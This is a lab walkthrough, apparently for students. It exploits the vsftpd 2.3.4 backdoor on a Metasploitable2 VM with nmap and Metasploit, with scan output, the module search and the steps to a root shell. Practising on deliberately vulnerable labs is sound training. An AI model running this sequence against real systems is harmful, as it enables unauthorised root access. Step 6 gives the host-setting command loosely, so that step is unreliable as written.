1. Identify the Ip address- use the command “Ifconfig” to identify the ip address of the metasploitable2 machine
2. Start metasploit framework- open your kali-linux and start the metasploit framework by running the “msfconsole” command
3. Search for exploits- use nmap to scan the ports and see what is open for exploitation by using the command nmap followed by the -sV option to help us determine the version of the services running on these ports “nmap -sV <ip address>”

```
msf6 > nmap -sV 192.168.56.102
[*] exec: nmap -sV 192.168.56.102

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-29 21:08 EDT
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 21:09 (0:00:02 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.012s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  shell       Netkit rshd
1099/tcp open java-rmi    GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs         2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc         VNC (protocol 3.3)
6000/tcp open X11         (access denied)
6667/tcp open irc         UnrealIRCd
8009/tcp open ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.33 seconds
msf6 >
```


4. Search for an exploit- now we must search for a vulnerability. Since ftp is open we will search for a vulnerability related to vsftpd. Use the command “search vsftpd”

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


As shown below we have found an exploit named exploit/unix/ftp/vsftpd_234_backdoor

5. Use the found exploit to attack the target system- enter “use exploit/unix/ftp/vsftpd_234_backdoor” to use the backdoor attack


6. Configure the payload- Use the command “RHOST <ipaddress of the target>” to set the remote host. Once that is done use the “run” command to execute the backdoor command



7. Checking privileges from the shell- We now have a shell from the target system and we can test this by checking which account the shell is on. The shell is running on the system with root privileges. From the shell you can access and make changes to the target system.



Now use the “ls” command to list the files within the directory



Congratulations you have successfully exploited the open FTP port